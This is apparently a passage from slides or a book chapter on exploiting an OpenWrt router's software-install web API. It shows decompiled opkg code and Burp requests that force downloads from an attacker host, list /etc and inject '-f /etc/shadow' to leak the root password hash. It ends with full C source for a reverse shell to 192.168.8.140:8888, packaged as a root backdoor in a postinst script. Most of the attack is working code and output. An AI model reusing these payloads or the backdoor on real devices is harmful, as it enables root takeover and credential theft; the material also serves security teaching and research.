190     if (local_1194 == (int *)0x0) {
191         pppcVar17 = DAT_0042b738;
192         if ((DAT_0042b7ac == 0) && (DAT_0042b7a8 != 0)) {
193             pcVar8 = getcwd((char *)&local_1014,0x1000);
194             if (pcVar8 == (char *)0x0) goto LAB_004078ec;
195             pppcVar17 = &local_1014;
196         }
197         iVar2 = opkg_download_pkg(param_1,pppcVar17); ←
198         if (iVar2 == 0) {
199             local_1194 = (int *)pkg_get_raw(param_1,7);
200             goto LAB_00407be8;
201         }
202         pcVar8 = "%s: Failed to download %s. Perhaps you need to run \'opkg update\'?\n";
203         local_1194 = (int *)*param_1;
204 LAB_00407bd2:
205         opkg_message(0,pcVar8,"opkg_install_pkg",local_1194);
206         goto LAB_004078ec;
207     }
208 LAB_00407be8:
```

```
21 __s = (char *)pkg_get_raw(param_1,0);
22 if (__s == (char *)0x0) {
23     opkg_message(0,"%s: Package %s does not have a valid filename field.\n","opkg_download_pkg",
24                 *param_1);
25     return -1;
26 }
27 pvVar1 = (void *)urlencode_path(__s);
28 sprintf_alloc(&local_20,"%s/%s",*(undefined4 *)(param_1[1] + 4),pvVar1);
29 free(pvVar1);
30 pcVar2 = strrchr(__s,0x2f);
31 if (pcVar2 == (char *)0x0) {
32     pcVar2 = __s;
33 }
34 sprintf_alloc(&local_1c,"%s/%s",param_2,pcVar2);
35 pkg_set_string(param_1,7,local_1c);
36 if (DAT_0042b7ac != 0) {
37     pvVar1 = (void *)FUN_004071b0(local_1c);
38     sprintf_alloc(&local_18,"%s/%s",DAT_0042b7ac,pvVar1);
39     free(pvVar1);
40     iVar3 = file_exists(local_18);
41     if ((iVar3 != 0) && (iVar3 = opkg_verify_integrity(param_1,local_18), iVar3 != 0)) {
42         opkg_message(1,"Removing %s from cache because it has incorrect checksum.\n",*param_1);
43         unlink(local_18);
44     }
45     free(local_18);
46 }
47 pvVar1 = local_20;
48 iVar3 = DAT_0042b7ac;
49 if ((DAT_0042b7ac == 0) || (iVar4 = FUN_00407190(local_20,"file:"), iVar4 != 0)) {
50     iVar3 = opkg_download(pvVar1,local_1c,0);
51     goto LAB_004075e2;
52 }
```



```
Decompile: opkg_download - (opkg)
9
10 {
11     char *pcVar1;
12     char *pcVar2;
13     int iVar3;
14     undefined4 uVar4;
15     int *piVar5;
16     char *local_40;
17     char *local_3c [12];
18
19     pcVar1 = (char *)xstrdup();
20     pcVar2 = basename(pcVar1);
21     opkg_message(1,"Downloading %s\n",param_1);
22     iVar3 = FUN_00407190(param_1,"file:");
23     if (iVar3 == 0) {
24         sprintf_alloc(&local_40,"%s/%s",DAT_0042b738,pcVar2);
25         free(pcVar1);
26         iVar3 = unlink(local_40);
27         if (iVar3 == 0) {
28 LAB_0040736a:
29             local_3c[0] = "wget";
30             local_3c[1] = &DAT_004161e0;
31             if (DAT_0042b784 == 0) {
32                 iVar3 = 2;
33             }
34             else {
35                 local_3c[2] = "--no-check-certificate";
36                 iVar3 = 3;
37             }
38             local_3c[iVar3] = "-0";
39             local_3c[iVar3 + 1] = local_40;
40             local_3c[iVar3 + 2] = param_1;
41             local_3c[iVar3 + 3] = (char *)0x0;
42             iVar3 = xsystem(local_3c);
43             if (iVar3 == 0) {
44                 uVar4 = file_move(local_40,param_2);
45                 goto LAB_00407314;
46             }
47             opkg_message(0,"%s: Failed to download %s, wget returned %d.\n","opkg_download",param_1,iVar3)
48             ;
49             if (iVar3 == 4) {
50                 opkg_message(0,"%s: Check your network settings and connectivity.\n\n","opkg_download");
51             }
52     }
}
```

← another vuln! :(

```
403     if (ppcVar4 == (char **)0x0) {
404         if (((uint)param_1[3] & 0x3c000) == 0x18000) {
405             pvVar5 = (void *)pkg_version_str_alloc(param_1);
406             pcVar8 = "install %s";
407 LAB_00408182:
408             sprintf_alloc(&local_115c, pcVar8, pvVar5);
409             free(pvVar5);
410         }
411         else {
412             local_115c = (char *)xstrdup("install");
413         }
414         local_1180 = pkg_run_script(param_1, "preinst", local_115c);
415         if (local_1180 != 0) {
416             pcVar20 = *param_1;
417             pcVar19 = "preinst_configure";
418             pcVar8 = "%s: Aborting installation of %s.\n";
419             goto LAB_0040813e;
420         }




```



```
Decompile: pkg_run_script - (opkg)
17 }
18 if ((DAT_0042b790 != 0) && (DAT_0042b770 == 0)) {
19     pkg_message(2,"%s: Offline root mode: not running %s.%s.\n","pkg_run_script",*param_1,param_2);
20     return 0;
21 }
22 if (((param_1[3] & 0x38000) == 0x10000) || ((param_1[3] & 0x3c000) == 0x8000)) {
23     uVar3 = *param_1;
24     if (param_1[2] != 0) {
25         sprintf_alloc(&local_28,"%s/%s.%s",*(undefined4 *)(param_1[2] + 0x10),uVar3,param_2);
26         goto LAB_0040b21a;
27     }
28     pcVar2 = "%s: Internal error: %s has a NULL dest.\n";
29 }
30 else {
31     iVar1 = pkg_get_raw(param_1,0x10);
32     if (iVar1 != 0) {
33         sprintf_alloc(&local_28,"%s/%s",iVar1,param_2);
34 LAB_0040b21a:
35         pkg_message(2,"%s: Running script %s.\n","pkg_run_script",local_28);
36         iVar1 = param_1[2];
37         if (param_1[2] == 0) {
38             iVar1 = DAT_0042b72c;
39         }
40         setenv("PKG_ROOT",*(char **)(iVar1 + 4),1);
41         if ((*byte *)(param_1 + 7) & 0x10) == 0) {
42             pcVar2 = "0";
43         }
44         else {
45             pcVar2 = "1";
46         }
47         setenv("PKG_UPGRADE",pcVar2,1);
48         iVar1 = file_exists(local_28);
49         if (iVar1 == 0) {
50             free(local_28);
51             return 0;
52         }
53         sprintf_alloc(&local_24,"%s %s",local_28,param_3);
54         free(local_28);
55         local_20 = "/bin/sh";
56         local_1c = &DAT_004153ac;
57         local_18 = local_24;
58         local_14 = 0;
59         iVar1 = xsystem(&local_20);
60         free(local_24);
61         if (iVar1 == 0) {
62             return 0;
63         }
64     }
65 }
```

Function Call Trees: pkg_run_script - (opkg)

Incoming Calls

- f** Incoming References - pkg_run_script
 -  **f** opkg_configure
 - >  **f** opkg_install_pkg
 - >  **f** opkg_remove_pkg

**Confirm that opkg executes the
package**


```
$ sudo chroot ./ mkdir /var/lock
$ sudo chroot ./ ./qemu-mips-static -strace /bin/opkg install
example_1.0.0-1_mips_24kc.ipk
[...]
Installing example1 (1.0.0-1) to root...
4364 writev(1,0x407fddf0,0x2) = 41
4364 stat64("/overlay",0x407ff200) = 0
4364 statfs64("/overlay",0x00000060) = 0
4364 lstat64("example1_1.0.0-1_mips_24kc.ipk",0x407ff120) = 0
4364 clock_gettime(CLOCK_REALTIME,0x407ff268) = 0 ({tv_sec =
1678961686,tv_nsec = 319515899})
4364 mkdir("/tmp/opkg-PkPIfe/example1-imdNFC",0700) = 0
4364 open("example1_1.0.0-1_mips_24kc.ipk",O_RDONLY|O_LARGEFILE)
= 4
[...]
4364 mkdir("/tmp/opkg-PkPIfe/opkg-intercept-mHeGNB",0700) = 0
Configuring example1.
4364 writev(1,0x407fefc8,0x2) = 22
4364 stat64("//usr/lib/opkg/info/example1.postinst",0x40800260)
= 0
4364 fork() = 4422
4364 fork() = 0
4364 wait4(4422,1082131452,0,0,0,0)
```

Let's see how we can install ***our***
package

Request

Pretty Raw Hex

```
1 POST /cgi-bin/api/software/install HTTP/1.1
2 Host: 192.168.8.1
3 Content-Length: 30
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 Authorization: b91d254a49b64d4a8031d368167de7b2
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/114.0.5735.199 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
9 Origin: http://192.168.8.1
10 Referer: http://192.168.8.1/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: Admin-Token=b91d254a49b64d4a8031d368167de7b2
14 Connection: close
15
16 name=http://192.168.8.140:8888
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Content-Length: 183
4 Connection: close
5 Date: Mon, 24 Jul 2023 02:10:27 GMT
6 Server: lighttpd/1.4.48
7
8 {
  "code": -13,
  "stderr":
    "Collected errors:\n * pkg_init_from_file: Malformed package
    file \\/tmp\\/opkg-EdlMbK\\/192.168.8.140:8888.\n",
  "stdout": "Downloading http:\\\/\\\/192.168.8.140:8888\n"
}
```


```
$ python3 -m http.server 8888
Serving HTTP on :: port 8888 (http://[::]:8888/) ...
::ffff:192.168.8.1 - - [13/Mar/2023 23:27:25] "GET / HTTP/1.1"
200 -
^C
Keyboard interrupt received, exiting.
```


Abusing Regular Expressions and Injecting Parameters

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer  S



Extensions Learn SAML Raider Certificates

retest × install × +

Send  Cancel < >



Target: <http://192.168.8.1>  HTTP/

Request

Pretty Raw Hex  ln 

```
1 POST /cgi-bin/api/software/install HTTP/1.1
2 Host: 192.168.8.1
3 Content-Length: 11
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 Authorization: b91d254a49b64d4a8031d368167de7b2
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/114.0.5735.199 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
9 Origin: http://192.168.8.1
10 Referer: http://192.168.8.1/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: Admin-Token=b91d254a49b64d4a8031d368167de7b2
14 Connection: close
15
16 name=/etc/*
```

Response

Pretty Raw Hex Render  ln 

```
pkg_install_cmd: Cannot install package \etc\localtime.\n
* opkg_install_cmd: Cannot install package \etc\lockdown.\n
n * opkg_install_cmd: Cannot install package \etc\log.\n *
  opkg_install_cmd: Cannot install package \etc\modules-boo
t.d.\n * opkg_install_cmd: Cannot install package \etc\mod
ules.d.\n * opkg_install_cmd: Cannot install package \etc\
mtab.\n * opkg_install_cmd: Cannot install package \etc\mw
an3.user.\n * opkg_install_cmd: Cannot install package \etc
\nnodogsplash.\n * opkg_install_cmd: Cannot install package
\etc\openvpn.\n * opkg_install_cmd: Cannot install package
  \etc\openvpn.user.\n * opkg_install_cmd: Cannot install p
ackage \etc\openwrt_release.\n * opkg_install_cmd: Cannot
install package \etc\openwrt_version.\n * opkg_install_cmd
: Cannot install package \etc\opkg.\n * opkg_install_cmd:
Cannot install package \etc\opkg.conf.\n * opkg_install_cn
d: Cannot install package \etc\os-release.\n * opkg_instal
l_cmd: Cannot install package \etc\passwd.\n * opkg_instal
l_cmd: Cannot install package \etc\ppp.\n * opkg_install_c
md: Cannot install package \etc\preinit.\n * opkg_install_
cmd: Cannot install package \etc\profile.\n * opkg_install
```

retest x install x +

Send

Cancel

Target: http://192.168.8.1 HTTP/1

Request

Pretty Raw Hex

```
1 POST /cgi-bin/api/software/install HTTP/1.1
2 Host: 192.168.8.1
3 Content-Length: 21
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 Authorization: b91d254a49b64d4a8031d368167de7b2
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/114.0.5735.199 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded;
  charset=UTF-8
9 Origin: http://192.168.8.1
10 Referer: http://192.168.8.1/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: Admin-Token=b91d254a49b64d4a8031d368167de7b2
14 Connection: close
15
16 name=a+-f+/etc/shadow
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Content-Length: 803
4 Connection: close
5 Date: Mon, 24 Jul 2023 02:13:57 GMT
6 Server: lighttpd/1.4.48
7
8 {
  "code": -13,
  "stderr":
    "Collected errors:\n * opkg_conf_parse_file: \\/etc\/shadow:1
    : Ignoring invalid line: `root:$1$1nS1n4zIs$wagp5o35WCgZD66IC
    4kUH.:19256:0:99999:7:::\n * opkg_conf_parse_file: \\/etc\/s
    hadow:2: Ignoring invalid line: `daemon:*:0:0:99999:7:::\n
    * opkg_conf_parse_file: \\/etc\/shadow:3: Ignoring invalid li
    ne: `ftp:*:0:0:99999:7:::\n * opkg_conf_parse_file: \\/etc\/
    shadow:4: Ignoring invalid line: `network:*:0:0:99999:7:::\n
    n * opkg_conf_parse_file: \\/etc\/shadow:5: Ignoring invalid
    line: `nobody:*:0:0:99999:7:::\n * opkg_conf_parse_file: \\/
    etc\/shadow:6: Ignoring invalid line: `dnsmasq:x:0:0:99999:7
    :::\n * opkg_conf_parse_file: \\/etc\/shadow:7: Ignoring inv
    alid line: `stubby:x:0:0:99999:7:::\n * opkg_install_cmd: C
    annot install package a.\n",
  "stdout": "Unknown package 'a'.\n"
}
```


Recap

We found that the Web Application let us to force to install (by abusing the opkg binary) a malicious ipk package from an arbitrary location, and then execute that by specifying the execution command in the postinst script.

What we need:

1. create a ipk (we'll develop a reverse shell Backdoor)
2. put the execution in the postinst script
3. setup a listener for the reverse shell
4. enjoy

Bonus:

- Directory Listing
- Arbitrary File reading


All this stuff executed with root permission!

Creating the backdoor for OpenWrt

to create our backdoor, we first need the C code of what we need - for example, a reverse shell - and then to put it inside an ipk package - the format of opkg. To do this, we created a docker with the toolchain - available in the book's repository - to facilitate its creation.


```
1  #include <stdio.h>
2  #include <sys/socket.h>
3  #include <sys/types.h>
4  #include <stdlib.h>
5  #include <unistd.h>
6  #include <netinet/in.h>
7  #include <arpa/inet.h>
8
9  int main(void){
10     int port = 8888; // port number to connect to on the remote host
11     char *ip = "192.168.8.140"; // IP address to connect to
12     char *shell = "/bin/ash"; // shell to run, must be present on the target system
13
14     struct sockaddr_in revsockaddr; // hold the address information for the remote host
15     int sockt = socket(AF_INET, SOCK_STREAM, 0); // create a TCP socket
16
17     // set up the address information for the remote host
18     revsockaddr.sin_family = AF_INET; // IPv4 socket
19     revsockaddr.sin_port = htons(port); // convert port to network byte order
20     revsockaddr.sin_addr.s_addr = inet_addr(ip); // convert IP address to network byte order
21
22     connect(sockt, (struct sockaddr *) &revsockaddr, sizeof(revsockaddr)); // connect to remote host
23     dup2(sockt, 0); // redirect standard input to the socket
24     dup2(sockt, 1); // redirect standard output to the socket
25     dup2(sockt, 2); // redirect standard error to the socket
26
27     char * const argv[] = {shell, NULL}; // arguments to pass to the shell
28     execve(shell, argv, NULL); // execute the shell
29
30     return 0;
31 }
```

PoC Time!



ANY QUESTIONS?